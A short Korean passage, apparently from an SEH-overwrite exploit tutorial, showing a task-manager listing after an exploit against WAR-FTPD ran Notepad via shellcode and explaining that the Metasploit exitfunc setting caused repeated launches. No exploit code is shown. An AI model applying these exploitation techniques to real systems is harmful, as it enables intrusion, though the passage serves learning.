이미지 이름	PID	C...	CPU 시간	메모리 ...
internet.exe	1032	00	0:00:00	1,528 KB
lsass.exe	228	00	0:00:00	1,132 KB
mstask.exe	564	00	0:00:00	2,756 KB
NOTEPAD.EXE	468	00	0:00:00	1,328 KB
NOTEPAD.EXE	528	00	0:00:00	1,320 KB
NOTEPAD.EXE	532	00	0:00:00	1,324 KB
NOTEPAD.EXE	812	00	0:00:00	1,328 KB

Exploit code를 실행시키면 잠시 후 WAR-FTPD가 종료되고 NOTEPAD.EXE는 화면에 나타나지 않습니다. 하지만 작업 관리자를 실행시켜보면 NOTEPAD.EXE가 실행되었음을 알 수 있고, 다만 여러 개의 NOTEPAD.EXE가 실행된 것은 NOTEPAD.EXE를 실행시킨 후 내부적으로 exception이 발생해서 다시 SEH Handler의 호출로 인한 shellcode 수행이 있었다고 생각됩니다. 즉, metasploit에서 shellcode를 만들 때 exitfunc를 SEH로 한 것이 원인이라 생각되어 exitfunc를 process로 바꿔 보면 NOTEPAD.EXE가 2개 생성되고 WAR-FTPD는 종료되었습니다.

SEH Overwrite Simplified 문서는 제목 그 자체에서 말해주듯이 간략화된 정보만을 담고 있습니다. 보다 자세한 내용은 '해킹과 보안' 창간호에 lucid7 님이 작성하신 SEH Overwrites과 그 참고 문서를 보시면 될 것 같습니다.